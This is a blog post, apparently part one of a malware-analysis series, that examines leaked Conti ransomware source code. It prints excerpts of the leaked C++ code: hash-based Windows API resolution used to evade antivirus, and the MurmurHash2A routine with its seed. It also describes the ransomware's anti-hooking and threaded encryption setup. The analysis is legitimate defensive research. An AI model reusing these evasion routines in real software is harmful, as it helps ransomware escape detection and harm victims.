
Conti ransomware source code investigation - part 1.

cocomelonc.github.io/investigation/2022/03/27/malw-inv-conti-1.html

March 27, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



A Ukrainian security researcher has leaked newer malware source code from the Conti ransomware operation in revenge for the cybercriminals siding with Russia on the invasion of Ukraine.

```
┌──(cocomelonc㉿kali)-[~/projects/hacking/malw/conti_v3]
└─$ ls -lht
total 28K
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:19 Release
drwxr-xr-x  2 cocomelonc cocomelonc 4.0K Mar  3 17:18 Debug
drwxr-xr-x  4 cocomelonc cocomelonc 4.0K Dec 22 00:05 x64
-rw-r--r--  1 cocomelonc cocomelonc 2.9K Jan 25  2021 conti_v3.sln
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25  2021 cryptor
drwxr-xr-x 15 cocomelonc cocomelonc 4.0K Jan 25  2021 cryptor_dll
drwxr-xr-x 11 cocomelonc cocomelonc 4.0K Jan 25  2021 decryptor
```


As you can see the last modified dates being January 25th, 2021.

what's Conti ransomware?


ContiLocker is a ransomware developed by the Conti Ransomware Gang, a Russian-speaking criminal collective with suspected links with Russian security agencies. Conti is also operates a ransomware-as-a-service (RaaS) business model.

structure


The source code leak is a Visual Studio solution (contains `conti_v3.sln`):



that allows anyone with access to compile the ransomware locker:




and decryptor:



AV engines evasion

The first thing that usually attracts me to professionally written malware is the action by which this malware itself evasion AV engines and hides its activity.

To see the mechanism of communication with WinAPI, I look in the folder `api`:



So, looking at the file `getapi.cpp`. First of all see:

```
#define HASHING_SEED 0xb801fcda
#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

#ifdef _WIN64
#  define ADDR DWORDLONG
#else
#define   ADDR DWORD
#endif

#define RVATOVA( base, offset ) ( (ADDR)base + (ADDR)offset )

#define API_CACHE_SIZE (sizeof(LPVOID) * 1024)

typedef struct _UNICODE_STRING
{
```

As you can see, to convert RVA (Relative Virtual Address) to VA (Virtual Address) conti used this macro.

Then, find function `GetApiAddr` which find Windows API function address by comparing it's hash:

```
381 ADDR GetApiAddr(HMODULE Module, DWORD ProcNameHash, ADDR* Address)
382 {
383 » /*----------- ******* ********** ***** ******* ** ** ******** -----------*/
384 » // ******** ***** ***************** PE **********
385 » PIMAGE_OPTIONAL_HEADER poh = (PIMAGE_OPTIONAL_HEADER)((char*)Module + ((PIMAGE_DOS_HEADEI
386
387 » // ******** ***** ******* ********
388 » PIMAGE_EXPORT_DIRECTORY Table = (IMAGE_EXPORT_DIRECTORY*)RVATOVA(Module, poh->DataDirecti
389
390 » DWORD DataSize = poh->DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;
391
392 » INT Ordinal; // ***** ********** *** *******
393 » BOOL Found = FALSE;
394
395 » if (HIWORD(ProcNameHash) == 0)
396 » {
397 » » // **** ******* ** ** ******
398 » » Ordinal = (LOWORD(ProcNameHash)) - Table->Base;
399 » }
400 » else
401 » {
402 » » // **** ******* ** ******
```

CRLF UTF-8 C++ GitHub Git (0)

that is, Conti uses one of the simplest but effective AV engines bypass tricks, I wrote about this in a previous post.

And what hashing algorithm is used by conti?

getapi.cpp


```
409 » » for (i = 0; i < Table->NumberOfNames; ++i)
410 » » {
411
412 » » » ProcName = (char*)RVATOVA(Module, *NamesTable);
413
414
415 » » » if (MurmurHash2A(ProcName, StrLen(ProcName), HASHING_SEED) == ProcNameHash)
416 » » » {
417 » » » » Ordinal = *OrdinalTable;
418 » » » » Found = TRUE;
419 » » » » break;
420 » » » }
421
422 » » » // ********** ******* * *******
423 » » » ++NamesTable;
424 » » » ++OrdinalTable;
425
426 » » }
427
428 » }
```

getapi.cpp hash.cpp

```
#include "hash.h"
#include "..\memory.h"

#define mmix(h,k) { k *= m; k ^= k >> r; k *= m; h *= m; h ^= k; }
#define LowerChar(C) if (C >= 'A' && C <= 'Z') {C = C + ('a'-'A');}

unsigned int MurmurHash2A(const void* key, int len, unsigned int seed)
{
    char temp[64];
    RtlSecureZeroMemory(temp, 64);
    memory::Copy(temp, (PVOID)key, len);

    for (int i = 0; i < len; i++) {
        LowerChar(temp[i]);
    }

    const unsigned int m = 0x5bd1e995;
    const int r = 24;
    unsigned int l = len;

    const unsigned char* data = (const unsigned char*)temp;

    unsigned int h = seed;
```


MurmurHash is a non-cryptographic hash function and was written by Austin Appleby.

After that, the `api` module is invoked to execute an anti-sandbox technique with the purpose of disable all the possible hooking's on known DLLs. In fact, the following DLLs are loaded through the just resolved `LoadLibraryA` API:




threading

What about module `threadpool`?. Each thread allocates its own buffer for the upcoming encryption and initialize its own cryptography context through the `CryptAcquireContextA` API and an RSA public key.:




Then, each thread waits in an infinite loop for a task in the `TaskList` queue. In case a new task is available, the filename to encrypt is extracted from the task:



encryption

